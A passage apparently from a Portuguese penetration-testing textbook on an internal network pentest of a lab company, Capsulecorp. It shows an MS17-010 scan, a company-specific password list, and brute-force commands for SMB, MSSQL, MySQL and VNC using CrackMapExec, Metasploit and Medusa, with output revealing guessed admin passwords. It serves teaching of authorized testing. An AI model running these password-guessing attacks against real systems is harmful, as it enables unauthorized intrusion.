[-] 10.0.10.203:445    - An SMB Login Error occurred while connecting to
the IPC$ tree.
[*] Scanned 4 of 8 hosts (50% complete)
[-] 10.0.10.205:445    - An SMB Login Error occurred while connecting to
the IPC$ tree.
[*] Scanned 5 of 8 hosts (62% complete)
[-] 10.0.10.206:445    - An SMB Login Error occurred while connecting to
the IPC$ tree.
[*] Scanned 6 of 8 hosts (75% complete)
```

```
[-] 10.0.10.207:445    - An SMB Login Error occurred while connecting to
the IPC$ tree.
[*] Scanned 7 of 8 hosts (87% complete)
[+] 10.0.10.208:445    - Host is likely VULNERABLE to MS17-010! - Windows 7
Professional 7601 Service Pack 1 x64 (64-bit) ❶
[*] Scanned 8 of 8 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/smb/smb_ms17_010) >
```

❶ A execução do módulo de scanner para MS17-010 mostra que o host é um Windows 7, provavelmente vulnerável ao ataque.

Com base nessa saída, está claro que um único host executando o Windows 7 Professional build 7601 está possivelmente vulnerável ao Eternal Blue. Se você ler o código-fonte do módulo de scanner, verá que, durante o handshake de SMB, ele verifica a presença de uma string que não está presente em sistemas que têm o patch. Isso significa que há uma probabilidade relativamente baixa de os resultados serem um falso-positivo. Durante a fase de invasão com foco, que é a próxima fase de nosso INPT, podemos testar o módulo de exploit do MS17-010 que, se for bem-sucedido, nos fornecerá um prompt de comandos de shell reverso nesse sistema.

Exercício 4.1: Identificando patches ausentes

Usando as informações de seu arquivo all-ports.csv, pesquise o exploit-db.com em busca de todas as versões de software únicas presentes em seu ambiente. Se você tiver sistemas Windows em sua lista de alvos, não se esqueça de executar também o módulo auxiliar de scan MS17-010. Registre qualquer patch ausente que você identificar como uma vulnerabilidade de patching nas anotações relacionadas ao seu procedimento de teste.

4.3 Descobrindo vulnerabilidades de autenticação

Uma *vulnerabilidade de autenticação* é qualquer ocorrência de uma senha default, em branco ou que possa ser facilmente adivinhada. O modo mais fácil de detectar vulnerabilidades de autenticação é efetuar um ataque de adivinhação de senha com força bruta (brute-

force password-guessing). É quase certo que qualquer INPT que você fizer exigirá conduzir algum nível de ataque de adivinhação de senhas. Para sermos completos e garantir que estamos na mesma sintonia, a Figura 4.3 apresenta um diagrama resumido que mostra o processo de adivinhação de senhas do ponto de vista dos invasores de uma rede.




Figura 4.3 – Adivinhação de senha com força bruta.

4.3.1 Criando uma lista de senhas específica para um cliente

Para fazer qualquer adivinhação de senhas com força bruta, é necessário ter uma lista de senhas. A internet está repleta de listas interessantes que podem funcionar – e funcionam – em vários procedimentos de teste. No entanto, queremos ser invasores

inteligentes e habilidosos, portanto vamos criar uma lista de senhas personalizada, específica para a nossa empresa alvo, a Capsulecorp.

A Listagem 4.3 mostra o tipo de lista de senhas LHF que geralmente crio em todos os procedimentos de teste que executo, utilizando a palavra password (senha) e o nome da empresa cliente. Explicarei meu método para escolher essas senhas caso a lista pareça totalmente aleatória à primeira vista. Esse método tira proveito da psicologia compartilhada entre a maioria dos usuários que precisam inserir uma senha para desempenhar suas funções profissionais no dia a dia, as quais devem atender a algum tipo de padrão mínimo predeterminado de complexidade de senhas. Em geral, esses usuários não são profissionais de segurança e, desse modo, não pensam necessariamente em utilizar uma senha forte.

O que é uma senha forte?

> Uma senha *forte* é uma senha que é difícil de ser adivinhada por meio de programação. Seu significado muda à medida que as tecnologias de quebra de senhas com CPU/GPU melhoram quanto à sua capacidade e escalabilidade. Uma senha de 24 caracteres composta de letras maiúsculas, letras minúsculas, números e símbolos gerados aleatoriamente é quase impossível de ser adivinhada, e deverá permanecer assim por um bom tempo. No entanto, essa afirmação já foi verdadeira para senhas de oito caracteres e, atualmente, elas são muito fáceis de serem quebradas, independentemente de sua complexidade.

Na maioria dos casos, os usuários fazem apenas o mínimo exigido. Por exemplo, em um computador Windows com Complex Passwords (Senhas Complexas) ativado, uma senha de usuário deve ter no mínimo oito caracteres e conter pelo menos uma letra maiúscula e um valor numérico. Isso significa que a string "Password1" seria uma senha segura/complexa, de acordo com o Windows. (A propósito, não estou implicando com a Microsoft. Estou apenas mostrando que, quando se exige que os usuários definam uma senha, fazer isso em geral é considerado um aborrecimento – assim, é comum ver usuários escolherem a senha mais fraca e mais

fácil de ser lembrada na qual conseguem pensar, mas que atenda aos requisitos mínimos de complexidade.)

Listagem 4.3 – Uma lista simples porém eficaz de senhas, específica para um cliente

```
~$ vim passwords.txt
1
2 admin
3 root
4 guest
5 sa
6 changeme
7 password          ❶
8 password1         ❶
9 password!         ❶
10 password1!       ❶
11 password2019     ❶
12 password2019!    ❶
13 Password         ❶
14 Password1        ❶
15 Password!        ❶
16 Password1!       ❶
17 Password2019     ❶
18 Password2019!    ❶
19 capsulecorp      ❶
20 capsulecorp1     ❷
21 capsulecorp!     ❷
22 capsulecorp1!    ❷
23 capsulecorp2019  ❷
24 capsulecorp2019! ❷
25 Capsulecorp      ❷
26 Capsulecorp1     ❷
27 Capsulecorp!     ❷
28 Capsulecorp1!    ❷
29 Capsulecorp2019  ❷
30 Capsulecorp2019! ❷
~
NORMAL > ./passwords.txt >  < text <  3% <  1:1
```

❶ 12 permutações da palavra “password”.

❷ 12 permutações da palavra “capsulecorp”.

Eis como as senhas dessa lista foram escolhidas. Começamos com duas palavras básicas: password e capsulecorp (o nome da empresa na qual estamos fazendo o pentest). Isso porque, quando solicitados a escolher prontamente uma senha, um usuário “normal”, que não está preocupado com a segurança, geralmente terá pressa de continuar, e é provável que uma dessas duas palavras seja a primeira a surgir em sua mente.

Em seguida, geramos duas permutações para cada palavra: uma com todos os caracteres minúsculos e outra com o primeiro caractere maiúsculo. Na sequência, criamos seis variações de cada permutação: uma que é ela mesma, outra terminada com o número 1, outra terminada com um ponto de exclamação (!), outra terminada com 1!, outra terminada com o ano atual e mais uma terminada com o ano atual seguido de um ponto de exclamação.

Fazemos isso para todas as quatro permutações, criando um total de 24 senhas. As seis senhas restantes da lista – <branco>, admin, root, guest, sa e changeme – são senhas comumente usadas, portanto são incluídas na lista também. Essa lista deve ser pequena e, desse modo, rápida de ser testada. É claro que as chances poderiam aumentar se adicionássemos mais senhas à lista. Se fizer isso, recomendo que você se atenha à mesma fórmula: defina sua palavra de base, e então crie 12 permutações com ela. Contudo, tenha em mente que, quanto mais senhas forem adicionadas, mais tempo será necessário para efetuar uma adivinhação de senha com força bruta em toda a lista de alvos.

Exercício 4.2: Criando uma lista de senhas específica para um cliente

Siga os passos descritos nesta seção para criar uma lista de senhas específica para o seu ambiente de teste. Se estiver usando o ambiente Capsulecorp Pentest, a lista de senhas da Listagem 4.3 será apropriada. Armazene essa lista em seu diretório de vulnerabilidades e dê-lhe um nome, por exemplo, password-list.txt.

4.3.2 Usando força bruta em senhas de contas locais do Windows

Vamos continuar com esse procedimento de teste e ver se conseguimos descobrir alguns hosts vulneráveis. Em geral, os pentesters começam com hosts Windows porque eles tendem a produzir mais frutos quando são comprometidos. A maioria das empresas conta com o Microsoft Active Directory para gerenciar a autenticação de todos os usuários, portanto controlar todo o domínio geralmente terá uma prioridade alta para um invasor. Em virtude do vasto panorama geral de vetores de ataque em sistemas Windows, assim que você conseguir acessar um único sistema desse tipo associado a um domínio, em geral será possível escalar e alcançar o Domain Admin a partir daí.

A adivinhação de senhas com força bruta em contas do Active Directory é possível, porém exige algum conhecimento da política de bloqueio de contas. Por causa do risco cada vez maior de bloquear muitos usuários e causar uma interrupção de serviço no cliente, a maioria dos pentesters opta por manter o foco em contas de administradores locais, as quais muitas vezes são configuradas para ignorar logins com falha e não provocam um bloqueio da conta. É isso que nós faremos.

Mais sobre bloqueio de contas

> É importante estar ciente do limite para bloqueio de conta ao adivinhar senhas de contas de usuário do Microsoft Active Directory. A conta de administrador local (UID 500) em geral é segura para adivinhar a senha porque, de acordo com o comportamento padrão para essa conta, evita-se que ela seja bloqueada como consequência de várias tentativas de login com falha. Essa funcionalidade ajuda a proteger os administradores de TI/sistema de se bloquearem acidentalmente em uma máquina Windows.

A seguir, descreveremos o uso do CME com a nossa lista de senhas, visando à conta de administrador local UID 500 em todos os sistemas Windows que identificamos durante a descoberta de hosts. Execute o comando `cme` com as opções a seguir para iterar pela

nossa lista de palpites de senhas na conta de administrador local de todos os hosts Windows que estão em seu arquivo de alvos windows.txt:

```
cme smb discovery/hosts/windows.txt --local-auth -u Administrator
Ê -p passwords.txt
```

Como opção, você pode fazer o pipe do comando cme para grep -v '[-]' para ter uma saída menos verbosa, mais fácil de ser analisada visualmente. Eis um exemplo de como seria a saída:

Listagem 4.4 – Usando o CME para adivinhar senhas de contas locais

```
CME     10.0.10.200:445 GOKU      [*] Windows 10.0 Build 17763 (name:GOKU)
(domain:CAPSULECORP)
CME     10.0.10.201:445 GOHAN     [*] Windows 10.0 Build 14393
(name:GOHAN) (domain:CAPSULECORP)
CME     10.0.10.206:445 YAMCHA    [*] Windows 10.0 Build 17763
(name:YAMCHA) (domain:CAPSULECORP)
CME     10.0.10.202:445 VEGETA    [*] Windows 6.3 Build 9600
  (name:VEGETA)
(domain:CAPSULECORP)
CME     10.0.10.207:445 RADITZ    [*] Windows 10.0 Build 14393
(name:RADITZ) (domain:CAPSULECORP)
CME     10.0.10.203:445 TRUNKS    [*] Windows 6.3 Build 9600
  (name:TRUNKS)
(domain:CAPSULECORP)
CME     10.0.10.208:445 TIEN      [*] Windows 6.1 Build 7601 (name:TIEN)
(domain:CAPSULECORP)
CME     10.0.10.205:445 KRILLIN   [*] Windows 10.0 Build 17763
(name:KRILLIN) (domain:CAPSULECORP)
CME     10.0.10.202:445 VEGETA    [+] VEGETA\Administrator:Password1!
(Pwn3d!) ❶
CME     10.0.10.201:445 GOHAN     [+]
  GOHAN\Administrator:capsulecorp2019!
(Pwn3d!) ❶
```

❶ O CME mostra a string de texto “Pwn3d!” para informar que as credenciais têm privilégios de administrador na máquina alvo.

Essa saída é bastante autoexplicativa. O CME conseguiu determinar que dois de nossos alvos Windows estão usando uma senha da lista

de senhas que criamos. Isso significa que podemos fazer login nesses dois sistemas com privilégios de nível de administrador e fazer o que quisermos. Se fôssemos invasores de verdade, isso seria muito ruim para o nosso cliente. Vamos tomar nota desses dois sistemas vulneráveis e prosseguir com a nossa adivinhação de senhas e a descoberta de vulnerabilidades.

DICA Fazer anotações detalhadas é importante, e recomendo que você use um programa com o qual se sinta confortável. Já vi pessoas usarem algo tão simples quanto um editor de texto ASCII, até criarem uma wiki inteira em seu sistema local de pentest. Eu gosto de usar o Evernote. Escolha o que funcionar melhor para você – mas escolha algo e faça anotações minuciosas durante todo o seu procedimento de teste.

A adivinhação de senhas gera logs?

Sim, sem dúvida. Com frequência, fico surpreso com o número de empresas que ignora os logs ou os configura para que sejam limpos automaticamente todos os dias ou a cada semana, para economizar espaço em disco.

Quanto mais você se envolver com pentesting, mais pessoas você verá que ofuscam a linha entre avaliações de vulnerabilidades, pentests e procedimentos de teste de equipe vermelha (red team). Preocupar-se com o fato de suas atividades aparecerem em um log ao conduzir um procedimento de teste completo de equipe vermelha é uma atitude inteligente. Um INPT típico, porém, está longe de ser um procedimento de teste de equipe vermelha, e não envolve um componente de discrição, no qual o objetivo é passar despercebido o máximo de tempo possível. Se estiver trabalhando em um INPT, você não deve se preocupar em gerar entradas de log.

4.3.3 Uso de força bruta em senhas de bancos de dados MSSQL e MySQL

O próximo da lista são os servidores de banco de dados. Especificamente, durante a descoberta de serviços, encontramos instâncias do Microsoft SQL Server (MSSQL) e do MySQL. Para esses dois protocolos, podemos usar o Metasploit para uma adivinhação de senhas com força bruta. Vamos começar com o MSSQL. Inicie o msfconsole do Metasploit, digite `auxiliary/scanner/mssql/ mssql_login` e tecle Enter. Isso colocará você no

módulo de login do MSSQL, no qual será necessário definir as variáveis username, pass_file, e rhosts.

Em uma configuração de MSSQL típica, o nome de usuário da conta de administrador é sa (SQL Administrator), portanto vamos nos ater a ele. Esse já deve ser o valor default. Se não for, você poderá configurá-lo com set username sa. Além disso, defina a variável rhosts com o arquivo que contém os alvos MSSQL que listamos durante a descoberta de serviços: set rhosts file:/path/para/seu/mssql.txt. Por fim, defina a variável pass_file com o path da lista de senhas que você criou; no meu caso, digitarei set pass_file /home/royce/capsulecorp/passwords.txt. Agora o módulo poderá ser executado digitando run.

Listagem 4.5 – Usando o Metasploit para adivinhar senhas do MSSQL

```
msf5 > use auxiliary/scanner/mssql/mssql_login
msf5 auxiliary(scanner/mssql/mssql_login) > set username sa
username => sa
msf5 auxiliary(scanner/mssql/mssql_login) > set pass_file
/home/royce/capsulecorp/passwords.txt
pass_file => /home/royce/capsulecorp/passwords.txt
msf5 auxiliary(scanner/mssql/mssql_login) > set rhosts
file:/home/royce/capsulecorp/discovery/hosts/mssql.txt
rhosts => file:/home/royce/capsulecorp/discovery/hosts/mssql.txt
msf5 auxiliary(scanner/mssql/mssql_login) > run

[*] 10.0.10.201:1433   - 10.0.10.201:1433 - MSSQL - Starting authentication
scanner.
[-] 10.0.10.201:1433   - 10.0.10.201:1433 - LOGIN FAILED:
WORKSTATION\sa:admin (Incorrect: )
[-] 10.0.10.201:1433   - 10.0.10.201:1433 - LOGIN FAILED:
WORKSTATION\sa:root (Incorrect: )
[-] 10.0.10.201:1433   - 10.0.10.201:1433 - LOGIN FAILED:
WORKSTATION\sa:password (Incorrect: )
[+] 10.0.10.201:1433   - 10.0.10.201:1433 - Login Successful:
WORKSTATION\sa:Password1 ❶
[*] 10.0.10.201:1433   - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

```
msf5 auxiliary(scanner/mssql/mssql_login) >
```

❶ Um login bem-sucedido com o nome de usuário “sa” e a senha “Password1”.

Outro login com sucesso! Se esse servidor MSSQL estiver configurado para permitir o procedimento armazenado (stored procedure) xp_cmdshell, poderemos usar essa vulnerabilidade para executar comandos do sistema operacional nesse alvo remotamente. Como bônus, se o procedimento armazenado estiver desativado (como estará, por padrão, na maioria das instâncias modernas do MSSQL), será possível ativá-lo porque temos a conta sa, que tem privilégios completos de administrador no banco de dados.

O que é um procedimento armazenado?

Pense nos procedimentos armazenados (stored procedures) como funções adicionais que podemos chamar de dentro de um banco de dados MSSQL. O procedimento armazenado xp_cmdshell é usado para iniciar um shell de comandos Windows e passar um parâmetro na forma de string, que será executado como um comando do sistema operacional. Consulte o texto do Microsoft Docs em http://mng.bz/pzx5 para obter mais informações sobre o xp_cmdshell.

Assim como na última vulnerabilidade de autenticação que encontramos, tome nota dessa vulnerabilidade por ora, e vamos seguir em frente. Lembre-se do cenário do nosso filme hollywoodiano de assalto: a gangue não pode simplesmente ir dançando em direção à primeira porta destrancada que encontrar, sem ter um plano de ataque. Precisamos fazer o mesmo. Por enquanto, estamos simplesmente identificando os vetores de ataque. Resista ao impulso de invadir mais a fundo os sistemas durante essa fase de seu procedimento de teste.

Por que simplesmente não invadir o host MSSQL agora?

No início de minha carreira, eu não seguia o conselho de esperar. Assim que encontrava uma senha fraca ou um patch ausente, ia direto para a invasão desse alvo. Às vezes, eu tinha sorte, e isso levava ao comprometimento de

toda a rede. Em outras ocasiões, passei horas, ou até mesmo dias, atrás de um beco sem saída, somente para retornar à bancada e descobrir um novo host vulnerável que me levasse direto ao objetivo de fim de jogo. Por causa disso, aprendi a dedicar bastante tempo na descoberta de vulnerabilidades. Somente depois de ter identificado todos os caminhos possíveis para uma invasão, você poderá tomar uma decisão bem fundamentada sobre os cordões que poderá puxar, e em qual ordem.

Também usaremos o Metasploit para testar os servidores MySQL que encontramos, a fim de verificar se têm senhas fracas. Será muito semelhante ao que fizemos com o módulo MSSQL. Comece alternando para o módulo MySQL, digitando `use auxiliary/scanner/mysql/mysql_login`. Em seguida, defina as variáveis `rhosts` e `pass_file`, como fizemos antes. Preste atenção para selecionar o arquivo `rhosts` correto. Para esse módulo, não precisamos nos preocupar em mudar o nome do usuário porque a conta de usuário `root` default do MySQL já está preenchida para nós; portanto, basta digitar `run` para executar o módulo.

Listagem 4.6 – Usando o Metasploit para adivinhar senhas do MySQL

```
msf5 > use auxiliary/scanner/mysql/mysql_login
msf5 auxiliary(scanner/mysql/mysql_login) > set rhosts
file:/home/royce/capsulecorp/discovery/hosts/mysql.txt
rhosts => file:/home/royce/capsulecorp/discovery/hosts/mysql.txt
msf5 auxiliary(scanner/mysql/mysql_login) > set pass_file
/home/royce/capsulecorp/passwords.txt
pass_file => /home/royce/capsulecorp/passwords.txt
msf5 auxiliary(scanner/mysql/mysql_login) > run

[-] 10.0.10.203:3306   - 10.0.10.203:3306 - Unsupported target version of
MySQL detected. Skipping. ❶
[*] 10.0.10.203:3306   - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/mysql/mysql_login) >
```

❶ Mensagem de erro que pode ser enganosa. Utilize o Medusa para conferir.

A mensagem de erro “Unsupported target version of MySQL detected” (Versão alvo do MySQL não reconhecida foi detectada)

pode ser enganosa. Pode significar que o servidor MySQL alvo está executando uma versão que é incompatível com o Metasploit e, desse modo, a adivinhação de senhas não seria uma opção viável. No entanto, já vi essa mensagem um número suficiente de vezes para saber que ela pode ter outro significado. O servidor MySQL alvo pode estar configurado para permitir somente logins locais, portanto apenas uma aplicação ou usuário já logado no sistema poderá acessar o servidor MySQL no endereço IP de loopback local 127.0.0.1. Podemos utilizar o Medusa para conferir. Você já deve ter o Medusa instalado em seu sistema; se não tiver, instale-o digitando `sudo apt install medusa -y`. Em seguida, execute este comando:

```
medusa -M mysql -H discovery/hosts/mysql.txt -u root -P passwords.txt
```

Listagem 4.7 – Usando o Medusa para adivinhar senhas do MySQL

```
~$ medusa -M mysql -H discovery/hosts/mysql.txt -u root -P passwords.txt
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks
<jmk@foofus.net>

ERROR: mysql.mod: Failed to retrieve server version: Host '10.0.10.160'
is not allowed to connect to this MariaDB server ❶
ERROR: [mysql.mod] Failed to initialize MySQL connection (10.0.10.203).
```

❶ Confirmação de que o host não está aceitando logins de nosso endereço IP.

Parece que nossa suspeita foi confirmada. Com base na mensagem de erro “Host ‘10.0.10.160’ is not allowed to connect” (Host ‘10.0.10.160’ não tem permissão para se conectar), podemos ver que o servidor MySQL não está permitindo conexões de nosso endereço IP. Teremos de encontrar outro meio para atacar e invadir esse alvo.

DICA A presença do MySQL em um servidor sugere uma alta probabilidade de que uma aplicação web baseada em banco de dados também esteja presente nesse sistema. Se você deparar com esse tipo de comportamento, tome nota e reconsidere o sistema quando iniciar a descoberta de vulnerabilidades nos serviços web (web services).

4.3.4 Uso de força bruta em senhas do VNC

O VNC é uma solução popular de gerenciamento remoto, apesar de a maioria dos produtos VNC não ter criptografia e não se integrar com sistemas de autenticação centralizados. É muito comum vê-los em um pentest de rede; raramente são configurados com um bloqueio de conta e, desse modo, são alvos ideais para uma adivinhação de senha com força bruta. A seguir, descreverei como usar o módulo auxiliar vnc_login do Metasploit para lançar um ataque em uma lista de hosts executando o VNC.

Assim como no caso dos módulos anteriores demonstrados neste capítulo, carregue o módulo vnc_login digitando use auxiliary/scanner/vnc/vnc_login. Em seguida, utilize o comando set rhosts para apontar para o seu arquivo vnc.txt, que deve estar em sua pasta discovery/hosts. Defina pass_file com o seu arquivo passwords.txt e digite run para executar o módulo. Com base na saída do módulo na próxima listagem, você perceberá que um dos servidores VNC visados tem uma senha fraca: admin.

Listagem 4.8 – Usando o Metasploit para adivinhar senhas do VNC

```
msf5 > use auxiliary/scanner/vnc/vnc_login
msf5 auxiliary(scanner/vnc/vnc_login) > set rhosts
file:/home/royce/capsulecorp/discovery/hosts/vnc.txt
rhosts => file:/home/royce/capsulecorp/discovery/hosts/vnc.txt
msf5 auxiliary(scanner/vnc/vnc_login) > set pass_file
/home/royce/capsulecorp/passwords.txt
pass_file => /home/royce/capsulecorp/passwords.txt
msf5 auxiliary(scanner/vnc/vnc_login) > run

[*] 10.0.10.205:5900   - 10.0.10.205:5900 - Starting VNC login
[-] 10.0.10.205:5900   - 10.0.10.205:5900 - LOGIN FAILED: :admin
(Incorrect: No supported authentication method found.)
[-] 10.0.10.205:5900   - 10.0.10.205:5900 - LOGIN FAILED: :root
(Incorrect: No supported authentication method found.)
[-] 10.0.10.205:5900   - 10.0.10.205:5900 - LOGIN FAILED: :password
(Incorrect: No supported authentication method found.)
[-] 10.0.10.205:5900   - 10.0.10.205:5900 - LOGIN FAILED: :Password1
(Incorrect: No supported authentication method found.)
[-] 10.0.10.205:5900   - 10.0.10.205:5900 - LOGIN FAILED: :Password2
```

(Incorrect: No supported authentication method found.)
[-] 10.0.10.205:5900 - 10.0.10.205:5900 - LOGIN FAILED: :Password3
(Incorrect: No supported authentication method found.)
[-] 10.0.10.205:5900 - 10.0.10.205:5900 - LOGIN FAILED: :Password1!
(Incorrect: No supported authentication method found.)
[-] 10.0.10.205:5900 - 10.0.10.205:5900 - LOGIN FAILED: :Password2!
(Incorrect: No supported authentication method found.)
[-] 10.0.10.205:5900 - 10.0.10.205:5900 - LOGIN FAILED: :Password3!
(Incorrect: No supported authentication method found.)
[-] 10.0.10.205:5900 - 10.0.10.205:5900 - LOGIN FAILED: :capsulecorp
(Incorrect: No supported authentication method found.)
[-] 10.0.10.205:5900 - 10.0.10.205:5900 - LOGIN FAILED: :Capsulecorp1
(Incorrect: No supported authentication method found.)
[-] 10.0.10.205:5900 - 10.0.10.205:5900 - LOGIN FAILED: :Capsulecorp2
(Incorrect: No supported authentication method found.)
[-] 10.0.10.205:5900 - 10.0.10.205:5900 - LOGIN FAILED: :Capsulecorp3
(Incorrect: No supported authentication method found.)
[-] 10.0.10.205:5900 - 10.0.10.205:5900 - LOGIN FAILED: :Capsulecorp1!
(Incorrect: No supported authentication method found.)
[-] 10.0.10.205:5900 - 10.0.10.205:5900 - LOGIN FAILED: :Capsulecorp2!
(Incorrect: No supported authentication method found.)
[-] 10.0.10.205:5900 - 10.0.10.205:5900 - LOGIN FAILED: :Capsulecorp3!
(Incorrect: No supported authentication method found.)
[*] Scanned 1 of 2 hosts (50% complete)
[*] 10.0.10.206:5900 - 10.0.10.206:5900 - Starting VNC login
[+] 10.0.10.206:5900 - 10.0.10.206:5900 - Login Successful: :admin ❶
[-] 10.0.10.206:5900 - 10.0.10.206:5900 - LOGIN FAILED: :root (Incorrect: No authentication types available: Your connection has been rejected.)
[-] 10.0.10.206:5900 - 10.0.10.206:5900 - LOGIN FAILED: :password (Incorrect: No authentication types available: Your connection has been rejected.)
[-] 10.0.10.206:5900 - 10.0.10.206:5900 - LOGIN FAILED: :Password1 (Incorrect: No authentication types available: Your connection has been rejected.)
[-] 10.0.10.206:5900 - 10.0.10.206:5900 - LOGIN FAILED: :Password2 (Incorrect: No authentication types available: Your connection has been rejected.)
[-] 10.0.10.206:5900 - 10.0.10.206:5900 - LOGIN FAILED: :Password3 (Incorrect: No authentication types available: Your connection has been rejected.)
[-] 10.0.10.206:5900 - 10.0.10.206:5900 - LOGIN FAILED: :Password1!

```
(Incorrect: No authentication types available: Your connection has been
  rejected.)
[-] 10.0.10.206:5900   - 10.0.10.206:5900 - LOGIN FAILED: :Password2!
(Incorrect: No authentication types available: Your connection has been
rejected.)
[-] 10.0.10.206:5900   - 10.0.10.206:5900 - LOGIN FAILED: :Password3!
(Incorrect: No authentication types available: Your connection has been
rejected.)
[-] 10.0.10.206:5900   - 10.0.10.206:5900 - LOGIN FAILED: :capsulecorp
(Incorrect: No authentication types available: Your connection has been
rejected.)
[-] 10.0.10.206:5900   - 10.0.10.206:5900 - LOGIN FAILED: :Capsulecorp1
(Incorrect: No authentication types available: Your connection has been
rejected.)
[-] 10.0.10.206:5900   - 10.0.10.206:5900 - LOGIN FAILED: :Capsulecorp2
(Incorrect: No authentication types available: Your connection has been
rejected.)
[-] 10.0.10.206:5900   - 10.0.10.206:5900 - LOGIN FAILED: :Capsulecorp3
(Incorrect: No authentication types available: Your connection has been
rejected.)
[-] 10.0.10.206:5900   - 10.0.10.206:5900 - LOGIN FAILED: :Capsulecorp1!
(Incorrect: No authentication types available: Your connection has been
rejected.)
[-] 10.0.10.206:5900   - 10.0.10.206:5900 - LOGIN FAILED: :Capsulecorp2!
(Incorrect: No authentication types available: Your connection has been
rejected.)
[-] 10.0.10.206:5900   - 10.0.10.206:5900 - LOGIN FAILED: :Capsulecorp3!
(Incorrect: No authentication types available: Your connection has been
rejected.)
[*] Scanned 2 of 2 hosts (100% complete)
[*] Auxiliary module execution completed
  msf5 auxiliary(scanner/vnc/vnc_login) >
```

❶ Um login bem-sucedido com a senha “admin”.

Exercício 4.3: Descobrindo senhas fracas

Utilize sua ferramenta preferida de adivinhação de senhas (CrackMapExec, Medusa e Metasploit são três exemplos apresentados neste capítulo) para identificar senhas fracas no escopo de seu procedimento de teste. As listas específicas por protocolo podem ser usadas para organizar seus testes e ajudar você a empregar a ferramenta correta para verificar todos os servidores

web, em seguida todos os servidores de banco de dados, depois os servidores Windows, e assim por diante, para todos os serviços de rede que apresentem autenticação. Registre qualquer conjunto de credenciais que você descobrir nas anotações referentes ao seu procedimento de teste como uma vulnerabilidade de autenticação, junto com o endereço IP e o serviço da rede.

4.4 Descobrindo vulnerabilidades de configuração

Um serviço de rede tem uma *vulnerabilidade de configuração* quando um dos parâmetros de configuração do serviço possibilitar um vetor de ataque. Meu exemplo favorito é o servidor web Apache Tomcat. Com frequência, ele é configurado de modo a permitir a implantação de arquivos WAR (Web Application Archive, ou Arquivo de Aplicação Web) arbitrários por meio da GUI web. Isso permite que um invasor que tenha acesso ao console web implante um arquivo WAR malicioso e tenha acesso remoto ao sistema operacional do host, geralmente com privilégios de nível de administrador no alvo.

Os servidores web em geral são um ótimo caminho para a execução de código em um INPT. Isso porque os procedimentos de teste amplos muitas vezes envolvem centenas ou até mesmo milhares de servidores HTTP, com todo tipo de aplicações web executando nesses servidores. Com frequência, quando um administrador de TI/sistema instala algo, o software inclui uma interface web que escuta uma porta arbitrária na rede, e o administrador nem sabe que ela existe. O serviço web (web service) é disponibilizado com uma senha default, e o administrador de TI/sistemas talvez se esqueça de modificá-la – ou nem sabe que precisa fazê-lo. Essa é uma oportunidade de ouro para um invasor conseguir entrar remotamente em sistemas restritos.

Sua primeira tarefa deve ser verificar o que está em seu escopo. Você é bem-vindo para abrir um navegador web e começar a digitar IP_ADDRESS:PORT_NUMBER para todo serviço que descobrir, mas isso pode demorar muito, sobretudo em uma rede de tamanho

razoável, contendo alguns milhares de hosts.

Em vez disso, para esse caso, criei uma pequena ferramenta Ruby prática chamada Webshot que aceita a saída XML de um scan do Nmap como entrada e gera uma imagem de tela de cada servidor HTTP que encontrar. Depois que a ferramenta tiver terminado, você terá uma pasta contendo miniaturas visíveis de imagens de tela; você poderá analisar rapidamente essa infinidade de servidores web e verificar facilmente os detalhes dos alvos que reconhecer como tendo vetores de ataque conhecidos.

4.4.1 Instalando o Webshot

O Webshot é open source e está disponível gratuitamente no GitHub. Execute sequencialmente os seis comandos a seguir para fazer o download e instalar o Webshot em seu sistema:

1 Faça o checkout do código-fonte de minha página do GitHub:
~$ git clone https://github.com/R3dy/webshot.git

2 Vá para o diretório webshot:
